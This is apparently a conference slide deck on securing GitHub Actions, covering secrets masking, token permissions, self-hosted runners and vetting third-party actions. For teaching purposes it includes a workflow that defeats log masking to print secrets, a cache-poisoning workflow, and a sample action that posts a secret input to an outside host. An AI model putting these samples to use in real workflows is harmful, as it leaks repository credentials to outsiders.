
HEROES
devops


LABS

Connect with me!

Secure GitHub Actions
GitHub Actions best practices

Solution Architect, DevOps @ iCubed srl

Microsoft MVP

Sponsor & Org

UNIVERSITÀ DEGLI STUDI DI PARMA

engage LABS

innprojekt

iSolutions

DRILLING PERGEMINE CONTRACTOR

daniela malvisi COMMUNICATION

LIME ware

getlatestversion.it

Heads up

I promise I won't make this presentation feel like it's an hour long.

Time flies when you're learning about GitHub Actions security, right?

If not, it’s the last session of the day! ☺

Agenda

- Introduction to GitHub Actions and security principles
- Security and attack vectors for repositories, runners and actions
- OpenAI
- Summary


What are GitHub Actions?

LEGO sets to build CI/CD strategy and testing into the repository

Straightforward, simple YAML files for creating workflows

Based on Shell, PowerShell or JavaScript scripts

Build custom actions or use ones built by other contributors (including vendors like Microsoft, with Azure, AWS, Terraform…)



Workflow structure

```yaml
name: .NET
on: [push]

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v3

    - name: Setup .NET
      uses: actions/setup-dotnet@v3
      with:
        dotnet-version: 6.0.x

    - name: Restore dependencies
      run: dotnet restore

    - name: Build
      run: dotnet build --no-restore
```

Trigger -> When the workflow is executed

Jobs -> Logic grouping of steps for separation of concerns

Runner -> The machine that will execute the workflow

GitHub Actions -> The steps that define the workflow

DevSecOps


DevOps isn’t just about development and operations teams. If you want to take full advantage of the agility and responsiveness of a DevOps approach, **security must also play an integrated role** in the full life cycle of your apps.

It means thinking about application and infrastructure security from the start and automating some security gates to keep the DevOps workflow from slowing down

Better having false positives than missing a vulnerability that could put the entire organization at risk

It’s all about security, from data isolation to infrastructure security, software and infrastructure patches, network security, unit tests dedicated to security features, service and configuration management…

DevSecOps



Plan & Develop

Threat modelling
IDE Security plugins
Pre-commit hooks
Secure coding standards
Peer reviews

Commit changes

Static app security testing (SAST)
Security unit and functional tests
Dependency management
Secure pipelines

Build and test

Dynamic app security testing (DAST)
Cloud configuration validation
Infrastructure scanning
Security acceptance testing

Release in production

Security smoke tests
Configuration checks
Live site penetration testing

Operations

Continuous monitoring
Threat intelligence
Penetration testing
Blameless postmortems

Risk areas / attack vectors

Repository

- Access and data protection
- Forked repositories
- Secrets and other sensitive information

Runners

- Escaping runners
- Self-hosted runner misconfiguration

Actions

- Third-party actions, validation, and detection of vulnerabilities
- Malicious Docker images
- Service containers
- Workflow commands

Repository security

Masking

Masking a value prevents a string or variable from being printed in the log.

*When you mask a value, **it is treated as a secret** and will be redacted on the runner. For example, after you mask a value, you won't be able to set that value as an output*

```yaml
name: Mask command
on: [workflow_dispatch]

jobs:
  mask:
  name: Mask
  runs-on: ubuntu-latest
  steps:
  - name: Create mask
    env:
      my_variable: 'Matteo'
    run: echo "::add-mask::$my_variable"

  - name: View masked object
    run: |
      echo "Hello, Matteo!"
      echo "Hello, matteo!"
```

[Documentation for Workflow Commands and Data Masking]

Masking

```yaml
name: Mask command
on: [workflow_dispatch]

jobs:
  mask:
  name: Mask
  runs-on: ubuntu-latest
  steps:
  - name: Create mask
    env:
      my_variable: 'Matteo'
    run: echo "::add-mask::$my_variable"

  - name: View masked object
    run: |
      echo "Hello, Matteo!"
      echo "Hello, matteo!"
```

Mask

succeeded 3 minutes ago in 2s

- Set up job
- Create mask

```
1  ▶ Run echo "::add-mask::$my_variable"
```

- View masked object

```
1  ▶ Run echo "Hello, ***!"
5  Hello, ***!
6  Hello, matteo!
```

- Complete job

Masking

```yaml
name: Mask command
on: [workflow_dispatch]

jobs:
  mask:
  name: Mask
  runs-on: ubuntu-latest
  steps:
  - name: Create mask
    env:
      my_variable: 'Matteo'
    run: echo "::add-mask::$my_variable"

  - name: View masked object
    run: |
      echo "Hello, Matteo!"
      echo "Hello, matteo!"
```

Mask

succeeded 8 minutes ago in 2s

Set up job

Create mask

```
1 ▼Run echo "::add-mask::$my_variable"
2   echo "::add-mask::$my_variable"
3   shell: /usr/bin/bash -e {0}
4   env:
5     my_variable: Matteo
```

View masked object

```
1 ▶Run echo "Hello, ***!"
5 Hello, ***!
6 Hello, matteo!
```

Complete job

Secrets

Secrets are variables that allow you to store sensitive information

Encrypted client-side before reaching GitHub

- With the public key for your org or repository (managed by GitHub), when using the GitHub UI
- Encrypt manually before posting to the REST APIs

Secrets aren’t shared to forked repositories


Access is granted to the repository owner or admin for the organization

Injected as environment variables and subject to data masking

```yaml
name: AzureLoginSample
on: [push]

jobs:
  build-and-deploy:
    runs-on: ubuntu-latest
    steps:

    - name: Azure Login
      uses: azure/login@v1
      with:
        creds: ${{ secrets.AZURE_CREDENTIALS }}

    - run: |
        az webapp list --query "[?state=='Running']"
```

Exposing secrets

```yaml
name: Show secrets
on: [workflow_dispatch]

jobs:
  display-secrets:
    runs-on: ubuntu-latest
    steps:
    - name: Print single line secret
      run: echo -e "${{ secrets.MY_SECRET }}"

    - name: Print multi-line secret
      run: echo -e "${{ secrets.AZURE_CREDENTIALS }}"
```



Exposing secrets

```yaml
name: Show secrets
on: [workflow_dispatch]

jobs:
  display-secrets:
    runs-on: ubuntu-latest
    steps:
    - name: Print single line secret
      run: echo -e "${{ secrets.MY_SECRET }}"

    - name: Show single-line secret
      run: echo ${{ secrets.MY_SECRET }} | sed 's/./& /g'
```

display-secrets

succeeded now in 4s

- Set up job
- Print single line secret

```
1  ▶ Run echo -e "***"
4  ***
```

Remediation: access management

Access must be set at repository, organization, and enterprise level

Simplicity-first: follow best practices and link groups, not users!

If people cannot access Action logs, then cannot exfiltrate secrets!

No access
Read-Only access
Triage: manage issues and PRs
Write access
Maintain: No sensitive or destructive actions
Admin: full access

GitHub token

*At the start of each workflow job, GitHub automatically creates a unique **GITHUB_TOKEN** secret to use in your workflow. You can use the GITHUB_TOKEN to authenticate in the workflow job.*

By default it's quite permissive!

Only 0.2% of public repositories customize permissions, according to a study by NC State University

Scope	Default access (permissive)	Default access (restricted)	Maximum access for pull requests from public forked repositories
actions	read/write	none	read
checks	read/write	none	read
contents	read/write	read	read
deployments	read/write	none	read
id-token	none	none	read
issues	read/write	none	read
metadata	read	read	read
packages	read/write	read	read
pages	read/write	none	read
pull-requests	read/write	none	read
repository-projects	read/write	none	read
security-events	read/write	none	read
statuses	read/write	none	read

Remediation

Set the minimum set of permissions per each job and default to none

```yaml
name: Pull request labeler
on: [ pull_request ]

jobs:
  triage:
    runs-on: ubuntu-latest
    permissions:
      contents: read
      pull-requests: write
    steps:
    - uses: actions/labeler@v4
      with:
        repo-token: ${{ secrets.GITHUB_TOKEN }}
```


Trace changes

When everything can potentially be exposed, everything must be considered at risk and a remediation plan must take action

Access to logs and changes is a must before starting any remediation

For source code the git commit history can be enough

For everything else, we need an audit log (access, secrets, tokens, features etc.)



Some numbers…

49.7% of repositories pass the secrets

4,517 actions have direct access to secrets

- Only 359 (8%) are created by a verified creator

5,719 actions have indirect access to the secrets

- Only 53 (0.9%) are from verified creators

```yaml
name: "Build and Test workflow"
on: [push, pull_request]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - name: "Setup PHP"
        uses: shivammathur/setup-php@master
        with:
          php-version: "8.1"
      - run: composer install
      - name: "Codecov"
        uses: codecov/codecov-action@29386c70e
        with:
          token: ${{ secrets.CODECOV_TOKEN }}
```

indirect access

direct access

Read the study

Runners

Runner types

Self-hosted

- Cloud / On-premises hosted by yourself
- OS + Tools update = YOUR responsibility
- Enables specific environment setup
- No usage limits

(GitHub) hosted

- OS + Tools update = GitHub’s responsibility
- Free minutes + per-minute billing
- Clean execution environment with every run

Shared state

There are no issues until issues start occurring ☺

What if the state is used by another workflow?

```yaml
name: Build (Project 1)
on: [workflow_dispatch]

jobs:
  build:
    name: Build (Project 1)
    runs-on: my-self-hosted-runner
    steps:
    - name: Checkout
      uses: actions/checkout@v3

    - name: Restore cache
      uses: actions/cache@v2
      id: lfs-cache
      with:
        path: .git/lfs
        key: ${{ runner.os }}-${{ hashFiles('package-lock.json') }}-v1

    - name: Restore Dependencies
      shell: bash
      run: yarn

    - name: Build
      shell: bash
      run: yarn run build
```

```yaml
name: Not at all malicious code
on: [workflow_dispatch]

jobs:
  build:
    name: Build (Trust me)
    runs-on: my-self-hosted-runner
    steps:
    - name: Create a file
      run: echo "hi, I'm a dolphin!" > package-lock.json

    - name: Restore cache
      uses: actions/cache@v2
      id: lfs-cache
      with:
        path: .git/lfs
        key: ${{ runner.os }}-${{ hashFiles('package-lock.json') }}-v1
```

Remediation

Cached dependencies might get overwritten easily

It’s easy to escape the runner sandbox and get access to the corporate network

Malicious code/programs might be injected even remotely

Data might be stored indefinitely

- Attack vectors when disks are full, bitcoin miners, and so on…

DO NOT SHARE runners between repositories, as different runs may influence each other

DO NOT USE self-hosted runners in public repositories

DO USE Docker-based actions

Review the Solorigate attack

Time management

What if `my-script.sh` takes a long time to execute?

```yaml
name: Time management
on: [workflow_dispatch]

jobs:
  build:
    name: Build
    runs-on: my-self-hosted-runner
    steps:
    - uses: actions/checkout@v3

    - name: Execute a script
      run: ./my-script.sh
```

```yaml
name: Time management
on: [workflow_dispatch]

jobs:
  build:
    name: Build
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v3

    - name: Execute a script
      run: ./my-script.sh
```

Remediation

Each job in a workflow can run for up to 6 hours of execution time

Each workflow run is limited to 35 days

On hosted runners: if we don’t limit the time, we can easily run multiple jobs in parallel to reach the free minutes limit and start the per-minute billing ☺

On self-hosted runners: runner might be blocked and cannot be used by other runs, creating a run queue

ALWAYS specify the `timeout-in-minutes` property (for jobs and steps)

GitHub Actions

Overview

Any public repo in GitHub with an `action.yml` file can be used as a GitHub Action

More than 20k GitHub Actions are currently available in the marketplace

Few questions:

- Which ones should I choose to use?
- How do we trust Actions?
- Are we sure it’s not going to break my workflows?

A real example

Using an Action available in a public repository (not in the marketplace)

```yaml
uses: shprink/nonharmful-and-must-have-actions@v1
with:
  my-secret: ${{ secrets.MY_SECRET }}
```

```javascript
const core = require("@actions/core");
const request = require("request");

try {
  const mySecret = core.getInput("my-secret");
  console.log(`DO SOMETHING REALLY COOL WITH THE SECRET FOR YEARS`);

  console.log(`ATTEMPTING TO STORE THE SECRET VIA AN HTTP CALL`);
  request.post(
    "https://jsonplaceholder.typicode.com/posts",
    {
      json: {
        title: "store my stolen secret somewhere",
        body: mySecret,
        userId: 1
      },
      headers: { "Content-type": "application/json; charset=UTF-8" }
    },
    (error, res, body) => {
      if (error) {
        console.error(error);
        return;
      }
      console.log(`SUCCESSFULLY STORE SOMEONE SECRET`, res.statusCode, body);
    }
  );
} catch (error) {
  core.setFailed(error.message);
}
```

https://github.com/shprink/nonharmful-and-must-have-actions/


Remediation

Check the marketplace for the “Verified Creators” watermark


Check the source code of the GitHub Action

Check container images and dependencies

If unsure, ask the org admin or perform a scan yourself



Limit exposure for organizations



Versioning

There are multiple ways to reference specific actions

The same versioning rules apply to org-wise/custom actions

Major versions:

- Can add new capabilities but should guarantee compatibility
- Allows you to take advantage of bug fixes, critical functionality, and security fixes

Reference a branch:

- main has the latest code and is unstable to bind to since changes may break compatibility
- Other branches might get deleted…

Bind to the SHA1:

- Immutability may offer more reliability
- However, note that the hosted images toolsets (e.g. ubuntu-latest) move forward, and if there is a tool breaking issue, actions may react with a patch to a major version to compensate so binding to a specific SHA may prevent you from getting fixes.

```yaml
steps:
# DON'T
- uses: actions/checkout@main

# DO
- uses: actions/checkout@v4
- uses: actions/checkout@v4.0.0

# DEPENDS
- uses: actions/checkout@3df4ab11eba7bda6032a0b82a6bb43b11571feac
```

